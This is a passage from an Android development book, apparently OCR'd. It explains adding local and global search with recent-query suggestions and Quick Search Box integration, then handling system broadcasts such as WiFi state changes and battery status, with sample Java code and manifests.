import android.view.MenuItem;
import android.view.View;
import android.widget.ListAdapter;
import android.widget.ListView;
import android.widget.TextView;
import android.widget.Toast;
import java.util.ArrayList;
import org.xmlpull.v1.XmlPullParser;

abstract public class LoremBase extends ListActivity {
  abstract ListAdapter makeMeAnAdapter(Intent intent);

  private static final int LOCAL_SEARCH_ID = Menu.FIRST+1;
  private static final int GLOBAL_SEARCH_ID = Menu.FIRST+2;
  TextView selection;
  ArrayList<String> items=new ArrayList<String>();

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    selection=(TextView)findViewById(R.id.selection);

    try {
      XmlPullParser xpp=getResources().getXml(R.xml.words);

      while (xpp.getEventType()!=XmlPullParser.END_DOCUMENT) {
        if (xpp.getEventType()==XmlPullParser.START_TAG) {
          if (xpp.getName().equals("word")) {
            items.add(xpp.getAttributeValue(0));
          }
        }

        xpp.next();
      }
    }
    catch (Throwable t) {
      Toast
        .makeText(this, "Request failed: "+t.toString(), 4000)
        .show();
    }

    setDefaultKeyMode(DEFAULT_KEYS_SEARCH_LOCAL);

    onNewIntent(getIntent());
  }
```

```
  @Override
  public void onNewIntent(Intent intent) {
    ListAdapter adapter=makeMeAnAdapter(intent);

    if (adapter==null) {
      finish();
    }
    else {
      setListAdapter(adapter);
    }
  }

  public void onListItemClick(ListView parent, View v, int position,
                  long id) {
    selection.setText(parent.getAdapter().getItem(position).toString());
  }

  @Override
  public boolean onCreateOptionsMenu(Menu menu) {
    menu.add(Menu.NONE, LOCAL_SEARCH_ID, Menu.NONE, "Local Search")
            .setIcon(android.R.drawable.ic_search_category_default);
    menu.add(Menu.NONE, GLOBAL_SEARCH_ID, Menu.NONE, "Global Search")
            .setIcon(android.R.drawable.ic_menu_search)
            .setAlphabeticShortcut(SearchManager.MENU_KEY);

    return(super.onCreateOptionsMenu(menu));
  }

  @Override
  public boolean onOptionsItemSelected(MenuItem item) {
    switch (item.getItemId()) {
      case LOCAL_SEARCH_ID:
        onSearchRequested();
        return(true);

      case GLOBAL_SEARCH_ID:
        startSearch(null, false, null, true);
        return(true);
    }

    return(super.onOptionsItemSelected(item));
  }
}
```

This activity takes care of everything related to showing a list of words, even loading the words out of an XML resource. What it does not do is come up with the `ListAdapter` to put into the `ListView` – that is delegated to the subclasses.

The main activity — `LoremDemo` — just uses a `ListAdapter` for the whole word list:

```
package com.commonsware.android.search;
```

```
import android.content.Intent;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;

public class LoremDemo extends LoremBase {
  @Override
  ListAdapter makeMeAnAdapter(Intent intent) {
    return(new ArrayAdapter<String>(this,
                      android.R.layout.simple_list_item_1,
                      items));
  }
}
```

The search activity, though, does things a bit differently.

First, it inspects the `Intent` supplied to the abstract `makeMeAnAdapter()` method. That `Intent` comes from either `onCreate()` or `onNewIntent()`. If the intent is an `ACTION_SEARCH`, then we know this is a search. We can get the search query and, in the case of this silly demo, spin through the loaded list of words and find only those containing the search string. That list then gets wrapped in a `ListAdapter` and returned for display:

```
  @Override
  ListAdapter makeMeAnAdapter(Intent intent) {
    ListAdapter adapter=null;

    if (intent.getAction().equals(Intent.ACTION_SEARCH)) {
      String query=intent.getStringExtra(SearchManager.QUERY);
      List<String> results=searchItems(query);

      adapter=new ArrayAdapter<String>(this,
                        android.R.layout.simple_list_item_1,
                        results);
      setTitle("LoremSearch for: "+query);
    }

    return(adapter);
  }
```

The logic in the `searchItems()` method that actually finds the matches looks like:

```
    List<String> results=new ArrayList<String>();

    for (String item : items) {
      if (item.indexOf(query)>-1) {
        results.add(item);
      }
    }

    return(results);
```

We will see the rest of that method later in this chapter.

## Update the Manifest

While this implements search, it doesn't tie it into the Android search system. That requires a few changes to the auto-generated `AndroidManifest.xml` file:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.search">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="false"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="Lorem Ipsum">
    <activity
      android:name=".LoremDemo"
      android:label="LoremDemo">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>

      <meta-data
        android:name="android.app.default_searchable"
        android:value=".LoremSearch"/>
    </activity>
    <activity
      android:name=".LoremSearch"
      android:label="LoremSearch"
      android:launchMode="singleTop">
      <intent-filter>
        <action android:name="android.intent.action.SEARCH"/>

        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>

      <meta-data
        android:name="android.app.searchable"
        android:resource="@xml/searchable"/>
    </activity>
  </application>

</manifest>
```

The changes that are needed are:

- The `LoremDemo` main activity gets a `meta-data` element, with an `android:name` of `android.app.default_searchable` and a `android:value` of the search implementation class (`.LoremSearch`)
- The `LoremSearch` activity gets an intent filter for `android.intent.action.SEARCH`, so search intents will be picked up
- The `LoremSearch` activity is set to have `android:launchMode = "singleTop"`, which means at most one instance of this activity will be open at any time, so we don't wind up with a whole bunch of little search activities cluttering up the activity stack
- Add `android:label` and `android:icon` attributes to the `application` element — these will influence how your application appears in the Quick Search Box among other places
- The `LoremSearch` activity gets a `meta-data` element, with an `android:name` of `android.app.searchable` and a `android:value` of an XML resource containing more information about the search facility offered by this activity (`@xml/searchable`)

```
<searchable xmlns:android="http://schemas.android.com/apk/res/android"
  android:label="@string/searchLabel"
  android:hint="@string/searchHint"

android:searchSuggestAuthority="com.commonsware.android.search.LoremSuggestionProvider"
  android:searchSuggestSelection=" ? "
  android:searchSettingsDescription="@string/global"
  android:includeInGlobalSearch="true"
/>
```

That XML resource provides many bits of information, of which only two are needed for simple search-enabled applications:

- What name should appear in the search domain button to the left of the search field, identifying to the user where she is searching (`android:label`)
- What hint text should appear in the search field, to give the user a clue as to what they should be typing in (`android:hint`)

The other attributes found in that file, and the other search-related bits found in the manifest, will be covered later in this chapter.

# Searching for Meaning In Randomness

Given all that, search is now available — Android knows your application is searchable, what search domain to use when searching from the main activity, and the activity knows how to do the search.

The options menu for this application has both local and global search options. In the case of local search, we just call `onSearchRequested()`; in the case of global search, we call `startSearch()` with true in the last parameter, indicating the scope is global.





*Figure 315: The Lorem sample application, showing the local search popup*

Typing in a letter or two, then clicking Search, will bring up the search activity and the subset of words containing what you typed, with your search query in the activity title bar:


*Figure 316: The results of searching for 'co' in the Lorem search sample*

You can get the same effect if you just start typing in the main activity, since it is set up for triggering a local search.

## May I Make a Suggestion?

When you do a global search, you are given "suggestions" of search words or phrases that may be what you are searching for, to save you some typing on a small keyboard:





*Figure 317: Search suggestions after typing some letters in global search*

Your application, if it chooses, can offer similar suggestions. Not only will this give you the same sort of drop-down effect as you see with the global search above, but it also ties neatly into the Quick Search Box, as we will see later in this chapter.

To provide suggestions, you need to implement a `ContentProvider` and tie that provider into the search framework. You have two major choices for implementing a suggestion provider: use the built-in "recent" suggestion provider, or create your own from scratch.

## SearchRecentSuggestionsProvider

The "recent" suggestions provider gives you a quick and easy way to remember past searches and offer those as suggestions on future searches.

To use this facility, you must first create a custom subclass of `SearchRecentSuggestionsProvider`. Your subclass may be very simple, perhaps just a two-line constructor with no other methods. However, since Android does not automatically record recent queries for you, you will also need to give your search

activity a way to record them such that the recent-suggestions provider can offer them as suggestions in the future.

Below, we have a `LoremSuggestionProvider`, extending `SearchRecentSuggestionsProvider`, that also supplies a "bridge" for the search activity to record searches:

```
package com.commonsware.android.search;

import android.content.Context;
import android.content.SearchRecentSuggestionsProvider;
import android.provider.SearchRecentSuggestions;

public class LoremSuggestionProvider
  extends SearchRecentSuggestionsProvider {
  private static String
AUTH="com.commonsware.android.search.LoremSuggestionProvider";

  static SearchRecentSuggestions getBridge(Context ctxt) {
    return(new SearchRecentSuggestions(ctxt, AUTH,
                                       DATABASE_MODE_QUERIES));
  }

  public LoremSuggestionProvider() {
      super();

      setupSuggestions(AUTH, DATABASE_MODE_QUERIES);
  }
}
```

The constructor, besides the obligatory chain to the superclass, simply calls `setupSuggestions()`. This takes two parameters:

1. The authority under which you will register this provider in the manifest (see below)
2. A flag indicating where the suggestions will come from — in this case, we supply the required `DATABASE_MODE_QUERIES` flag

Of course, since this is a `ContentProvider`, you will need to add it to your manifest:

```
    <provider
      android:name=".LoremSuggestionProvider"

android:authorities="com.commonsware.android.search.LoremSuggestionProvider"/>
```

The other thing that `LoremSuggestionProvider` has is a static method that creates a properly-configured instance of a `SearchRecentSuggestions` object. This object

knows how to save search queries to the database that the content provider uses, so they will be served up as future suggestions. It needs to know the same authority and flag that you provide to `setupSuggestions()`.

That `SearchRecentSuggestions` is then used by our `LoremSearch` class, inside its `searchItems()` method that actually examines the list of nonsense words for matches:

```
private List<String> searchItems(String query) {
  LoremSuggestionProvider
    .getBridge(this)
    .saveRecentQuery(query, null);

  List<String> results=new ArrayList<String>();

  for (String item : items) {
    if (item.indexOf(query)>-1) {
      results.add(item);
    }
  }

  return(results);
}
```

In this case, we always record the search, though you can imagine that some applications might not save searches that are invalid for one reason or another.

## Custom Suggestion Providers

If you want to provide search suggestions based on something else – actual data, searches conducted by others that you aggregate via a Web service, etc. — you will need to implement your own `ContentProvider` that supplies that information. As with `SearchRecentSuggestionsProvider`, you will need to add your `ContentProvider` to the manifest so that Android knows it exists.

The details for doing this will be covered in a future edition of this book. For now, you are best served with the Android `SearchManager` documentation on the topic.

## Integrating Suggestion Providers

Before your suggestions will appear, though, you need to tell Android to use your `ContentProvider` as the source of suggestions. There are two attributes on your `searchable` XML that make this connection:

1. `android:searchSuggestAuthority` indicates the content authority for your suggestions — this is the same authority you used for your `ContentProvider`
2. `android:searchSuggestSelection` is how the suggestion should be packaged as a query in the `ACTION_SEARCH` `Intent` — unless you have some reason to do otherwise, `" ? "` is probably a fine value to use

The result is that when we do our local search, we get the drop-down of past searches as suggestions:





*Figure 318: The Android local search popup, showing the IME and a previous search*

There is also a `clearHistory()` method on `SearchRecentSuggestions` that you can use, perhaps from a menu choice, to clear out the search history, in case it is cluttered beyond usefulness.

# Putting Yourself (Almost) On Par with Google

The Quick Search Box is Android's new term for the search widget at the top of the home screen. This is the same UI that appears when your application starts a global

search. When you start typing, it shows possible matches culled from both the device and the Internet. If you choose one of the suggestions, it takes you to that item – choose a contact, and you visit the contact in the Contacts application. If you choose a Web search term, or you just submit whatever you typed in, Android will fire up a Browser instance showing you search results from Google. The order of suggestions is adaptive, as Android will attempt to show the user the sorts of things the user typically searches for (e.g., if the user clicks on contacts a lot in prior searches, it may prioritize suggested contacts in the suggestion list).

Your application can be tied into the Quick Search Box. However, it is important to understand that being in the Quick Search Box does *not* mean that your content will be searched. Instead, your *suggestions provider* will be queried based on what the user has typed in, and those suggestions will be blended into the overall results.

And, your application will not show up in Quick Search Box suggestions automatically — the user has to "opt in" to have your results included.

And, until the user demonstrates an interest in your results, your application's suggestions will be buried at the bottom of the list.

This means that integrating with the Quick Search Box, while still perhaps valuable, is not exactly what some developers will necessarily have in mind. That being said, here is how to achieve this integration.

*NOTE*: there is some flaw in the Android 2.2 emulator that prevents this from working, though it works fine on Android 2.2 hardware.

## Implement a Suggestions Provider

Your first step is to implement a suggestions provider, as described in the previous section. Again, Android does not search your application, but rather queries your suggestions provider. If you do not have a suggestions provider, you will not be part of the Quick Search Box. As we will see below, this approach means you will need to think about what sort of suggestion provider to create.

## Augment the Metadata

Next, you need to tell Android to tie your application into the Quick Search Box suggestion list. To do that, you need to add the `android:includeInGlobalSearch` attribute to your `searchable` XML, setting it to `true`. You probably also should

consider adding the `android:searchSettingsDescription`, as this will be shown in the UI for the user to configure what suggestions the Quick Search Box shows.

## Convince the User

Next, the user needs to activate your application to be included in the Quick Search Box suggestion roster. To do that, the user needs to go into Settings > Search > Searchable Items and check the checkbox associated with your application:





*Figure 319: The Searchable Items settings screen*

Your application's label and the value of `android:searchSettingsDescription` are what appears to the left of the checkbox.

You have no way of toggling this on yourself — the user has to do it. You may wish to mention this in the documentation for your application.

## The Results

If you and the user do all of the above, now when the user initiates a search, your suggestions will be poured into the suggestions list, at the bottom:





*Figure 320: The Quick Search Box, showing application-supplied suggestions*

On versions of Android prior to 2.2, to actually see your suggestions, the user also needs to click the arrow to “fold open” the actual suggestions:





*Figure 321: The Quick Search Box, showing another placeholder for application-supplied suggestions*

Even here, we do not see the actual suggestion. However, if the user clicks on that item, your suggestions then take over the list:





*Figure 322: The Quick Search Box, showing application-supplied suggestions*

Again, Android is not showing *actual data* from your application – our list of nonsense words does not contain the value "dol". Instead, Android is showing *suggestions* from your suggestion provider based on what the user typed in. In this case, our application's suggestion provider is based on the built-in `SearchRecentSuggestionsProvider` class, meaning the suggestions are *past queries*, not actual results.

Hence, what you want to have appear in the Quick Search Box suggestion list will heavily influence what sort of suggestion provider you wish to create. While a `SearchRecentSuggestionsProvider` is simple, what you get in the Quick Search Box suggestions may not be that useful to users. Instead, you may wish to create your own custom suggestions provider, providing suggestions from actual data or other more useful sources, perhaps in addition to saved searches.

# Handling System Events

If you have ever looked at the list of available `Intent` actions in the SDK documentation for the `Intent` class, you will see that there are lots of possible actions.

There are even actions that are not listed in that spot in the documentation, but are scattered throughout the rest of the SDK documentation.

The vast majority of these you will never raise yourself. Instead, they are broadcast by Android, to signify certain system events that have occurred and that you might want to take note of, if they affect the operation of your application.

This chapter examines a couple of these, to give you the sense of what is possible and how to make use of these sorts of events. Note that we examined another similar one of these, to get control at boot time, back in the chapter on `AlarmManager`.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on `BroadcastReceiver`. Also, it might be a good idea to read the section on the `BOOT_COMPLETED` system broadcast in the chapter on `AlarmManager`.

## I Sense a Connection Between Us…

Generally speaking, Android applications do not care what sort of Internet connection is being used — 3G, GPRS, WiFi, lots of trained carrier pigeons, or whatever. So long as there is an Internet connection, the application is happy.

Sometimes, though, you may specifically want WiFi. This would be true if your application is bandwidth-intensive and you want to ensure that, should WiFi stop being available, you cut back on your work so as not to consume too much 3G/GPRS bandwidth, which is usually subject to some sort of cap or metering.

There is an `android.net.wifi.WIFI_STATE_CHANGED` `Intent` that will be broadcast, as the name suggests, whenever the state of the WiFi connection changes. You can arrange to receive this broadcast and take appropriate steps within your application.

This `Intent` requires no special permission. Hence, all you need to do is register a `BroadcastReceiver` for `android.net.wifi.WIFI_STATE_CHANGED`, either via `registerReceiver()`, or via the `<receiver>` element in `AndroidManifest.xml`, such as the one shown below, from the `SystemEvents/OnWiFiChange` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.sysevents.wifi"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <receiver android:name=".OnWiFiChangeReceiver">
      <intent-filter>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

All we do in the manifest is tell Android to create an `OnWiFiChangeReceiver` object when a `android.net.wifi.WIFI_STATE_CHANGED` `Intent` is broadcast, so the receiver can do something useful.

In the case of `OnWiFiChangeReceiver`, it examines the value of the `EXTRA_WIFI_STATE` "extra" in the supplied `Intent` and logs an appropriate message:

```
package com.commonsware.android.sysevents.wifi;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.net.wifi.WifiManager;
import android.util.Log;

public class OnWiFiChangeReceiver extends BroadcastReceiver {
  @Override
```

```
  public void onReceive(Context context, Intent intent) {
    int state=intent.getIntExtra(WifiManager.EXTRA_WIFI_STATE, -1);
    String msg=null;

    switch (state) {
      case WifiManager.WIFI_STATE_DISABLED:
        msg="is disabled";
        break;

      case WifiManager.WIFI_STATE_DISABLING:
        msg="is disabling";
        break;

      case WifiManager.WIFI_STATE_ENABLED:
        msg="is enabled";
        break;

      case WifiManager.WIFI_STATE_ENABLING:
        msg="is enabling";
        break;

      case WifiManager.WIFI_STATE_UNKNOWN :
        msg="has an error";
        break;

      default:
        msg="is acting strangely";
        break;
    }

    if (msg!=null) {
      Log.d("OnWiFiChanged", "WiFi "+msg);
    }
  }
}
```

The `EXTRA_WIFI_STATE` "extra" tells you what the state has become (e.g., we are now disabling or are now disabled), so you can take appropriate steps in your application.

Note that, to test this, you will need an actual Android device, as the emulator does not specifically support simulating WiFi connections.

## Feeling Drained

One theme with system events is to use them to help make your users happier by reducing your impacts on the device while the device is not in a great state. In the preceding section, we saw how you could find out when WiFi was disabled, so you might not use as much bandwidth when on 3G/GPRS. However, not every application uses so much bandwidth as to make this optimization worthwhile.

However, most applications are impacted by battery life. Dead batteries run no apps.

So whether you are implementing a battery monitor or simply want to discontinue background operations when the battery gets low, you may wish to find out how the battery is doing.

There is an `ACTION_BATTERY_CHANGED` `Intent` that gets broadcast as the battery status changes, both in terms of charge (e.g., 80% charged) and charging (e.g., the device is now plugged into AC power). You simply need to register to receive this `Intent` when it is broadcast, then take appropriate steps.

One of the limitations of `ACTION_BATTERY_CHANGED` is that you have to use `registerReceiver()` to set up a `BroadcastReceiver` to get this `Intent` when broadcast. You cannot use a manifest-declared receiver as shown in the preceding two sections.

In the `SystemEvents/OnBattery` sample project, you will find a layout containing a `ProgressBar`, a `TextView`, and an `ImageView`, to serve as a battery monitor:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  >
  <ProgressBar android:id="@+id/bar"
    style="?android:attr/progressBarStyleHorizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content" />
  <LinearLayout
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    >
    <TextView android:id="@+id/level"
      android:layout_width="0px"
      android:layout_height="wrap_content"
      android:layout_weight="1"
      android:textSize="16pt"
    />
    <ImageView android:id="@+id/status"
      android:layout_width="0px"
      android:layout_height="wrap_content"
      android:layout_weight="1"
    />
  </LinearLayout>
</LinearLayout>
```

This layout is used by a `BatteryMonitor` activity, which registers to receive the `ACTION_BATTERY_CHANGED` `Intent` in `onResume()` and unregisters in `onPause()`:

```
package com.commonsware.android.sysevents.battery;

import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.os.BatteryManager;
import android.widget.ProgressBar;
import android.widget.ImageView;
import android.widget.TextView;

public class BatteryMonitor extends Activity {
  private ProgressBar bar=null;
  private ImageView status=null;
  private TextView level=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    bar=(ProgressBar)findViewById(R.id.bar);
    status=(ImageView)findViewById(R.id.status);
    level=(TextView)findViewById(R.id.level);
  }

  @Override
  public void onResume() {
    super.onResume();

    registerReceiver(onBatteryChanged,
                     new IntentFilter(Intent.ACTION_BATTERY_CHANGED));
  }

  @Override
  public void onPause() {
    super.onPause();

    unregisterReceiver(onBatteryChanged);
  }

  BroadcastReceiver onBatteryChanged=new BroadcastReceiver() {
    public void onReceive(Context context, Intent intent) {
      int pct=100*intent.getIntExtra("level", 1)/intent.getIntExtra("scale", 1);

      bar.setProgress(pct);
      level.setText(String.valueOf(pct));
```

```
      switch(intent.getIntExtra("status", -1)) {
        case BatteryManager.BATTERY_STATUS_CHARGING:
          status.setImageResource(R.drawable.charging);
          break;

        case BatteryManager.BATTERY_STATUS_FULL:
          int plugged=intent.getIntExtra("plugged", -1);

          if (plugged==BatteryManager.BATTERY_PLUGGED_AC ||
              plugged==BatteryManager.BATTERY_PLUGGED_USB) {
            status.setImageResource(R.drawable.full);
          }
          else {
            status.setImageResource(R.drawable.unplugged);
          }
          break;

        default:
          status.setImageResource(R.drawable.unplugged);
          break;
      }
    }
  };
}
```

The key to `ACTION_BATTERY_CHANGED` is in the "extras". Many "extras" are packaged in the `Intent`, to describe the current state of the battery, such as the following constants defined on the `BatteryManager` class:

1. `EXTRA_HEALTH`, which should generally be `BATTERY_HEALTH_GOOD`
2. `EXTRA_LEVEL`, which is the proportion of battery life remaining as an integer, specified on the scale described by the scale "extra"
3. `EXTRA_PLUGGED`, which will indicate if the device is plugged into AC power (`BATTERY_PLUGGED_AC`) or USB power (`BATTERY_PLUGGED_USB`)
4. `EXTRA_SCALE`, which indicates the maximum possible value of level (e.g., `100`, indicating that level is a percentage of charge remaining)
5. `EXTRA_STATUS`, which will tell you if the battery is charging (`BATTERY_STATUS_CHARGING`), full (`BATTERY_STATUS_FULL`), or discharging (`BATTERY_STATUS_DISCHARGING`)
6. `EXTRA_TECHNOLOGY`, which indicates what sort of battery is installed (e.g., `"Li-Ion"`)
7. `EXTRA_TEMPERATURE`, which tells you how warm the battery is, in tenths of a degree Celsius (e.g., `213` is 21.3 degrees Celsius)
8. `EXTRA_VOLTAGE`, indicating the current voltage being delivered by the battery, in millivolts

In the case of `BatteryMonitor`, when we receive an `ACTION_BATTERY_CHANGED` Intent, we do three things:

- We compute the percentage of battery life remaining, by dividing the level by the scale
- We update the `ProgressBar` and `TextView` to display the battery life as a percentage
- We display an icon, with the icon selection depending on whether we are charging (`status` is `BATTERY_STATUS_CHARGING`), full but on the charger (`status` is `BATTERY_STATUS_FULL` and `plugged` is `BATTERY_PLUGGED_AC` or `BATTERY_PLUGGED_USB`), or are not plugged in

If you plug this into a device, it will show you the device's charge level:


*Figure 323: The BatteryMonitor application*

## Sticky Intents and the Battery

Android has a notion of "sticky broadcast `Intents`". Normally, a broadcast `Intent` will be delivered to interested parties and then discarded. A sticky broadcast `Intent`

is delivered to interested parties and retained until the next matching `Intent` is broadcast. Applications can call `registerReceiver()` with an `IntentFilter` that matches the sticky broadcast, but with a `null` `BroadcastReceiver`, and get the sticky `Intent` back as a result of the `registerReceiver()` call.

This may sound confusing. Let's look at this in the context of the battery.

Earlier in this section, you saw how to register for `ACTION_BATTERY_CHANGED` to get information about the battery delivered to you. You can also, though, get the latest battery information without registering a receiver. Just create an `IntentFilter` to match `ACTION_BATTERY_CHANGED` (as shown above) and call `registerReceiver()` with that filter and a `null` `BroadcastReceiver`. The `Intent` you get back from `registerReceiver()` is the last `ACTION_BATTERY_CHANGED` `Intent` that was broadcast, with the same extras. Hence, you can use this to get the current (or near-current) battery status, rather than having to bother registering an actual `BroadcastReceiver`.

## Battery and the Emulator

Your emulator does not really have a battery. If you run this sample application on an emulator, you will see, by default, that your device has 50% fake charge remaining and that it is being charged. However, it is charged infinitely slowly, as it will not climb past 50%... at least, not without help.

While the emulator will only show fixed battery characteristics, you can change what those values are, through the highly advanced user interface known as `telnet`.

You may have noticed that your emulator title bar consists of the name of your AVD plus a number, frequently 5554. That number is not merely some engineer's favorite number. It is also an open port, on your emulator, to which you can `telnet` into, on `localhost` (127.0.0.1) on your development machine.

